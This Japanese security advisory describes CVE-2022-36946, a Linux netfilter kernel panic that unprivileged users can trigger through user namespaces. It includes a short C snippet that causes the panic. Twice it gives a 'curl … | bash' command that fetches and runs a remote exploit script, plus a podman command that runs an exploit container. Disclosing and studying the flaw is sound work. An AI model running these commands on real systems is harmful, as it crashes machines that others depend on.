報告者: Domingo Dirutigliano および Nicola Guerrera

CTF Attack-Defence 競技向けのアプリケーションファイアウォールである firegex に取り組んでいたところ、いくつかのカーネルパニックに遭遇しました。
この奇妙な挙動はその後切り分けられ、分析された結果、netfilter モジュール、具体的には nfnetlink におけるこの潜在的なセキュリティ上の欠陥の発見につながりました。
カーネルは、0 バイトの nfta_payload 属性を伴う nf_queue verdict を送信するとパニックします。
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
これは、IP/IPv6 スタックが input フックの後にパケットから IP(v6) ヘッダーを引き抜くために発生します。
したがって、ユーザーがパケットをヘッダーサイズ未満に切り詰めると、この skb_pull() によって不正な形式の skb が生じ、結果としてパニックが発生します。
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash を実行して試してみてください。特権のないユーザーでも実行できます (詳細は後述)。
Linux 名前空間、特にユーザー名前空間 (kernel.unprivileged_userns_clone=1 で有効化) を使用すると、通常のユーザーでもネットワーク名前空間を作成でき、パニックを引き起こすのと同じカーネルプリミティブを使用できるようになります。
これにより、root 権限なしでこの脆弱性を悪用できます。
このシナリオは珍しいものではありません。例えば podman はこのオプションを使用して (rootless) コンテナを実行しており、一部のディストリビューションではこのオプションがデフォルトで有効になっています。
root 権限なしでエクスプロイトを実行するには、次のように実行することもできます:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
または、その場でテストしたい場合 (tar と curl がインストールされている必要があります):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
Linux カーネル 5.19 で修正されました 差分を見る
Linux カーネルセキュリティチームによる元のパッチはこちら
6 回目の試行で成功したので、その名前を残しました。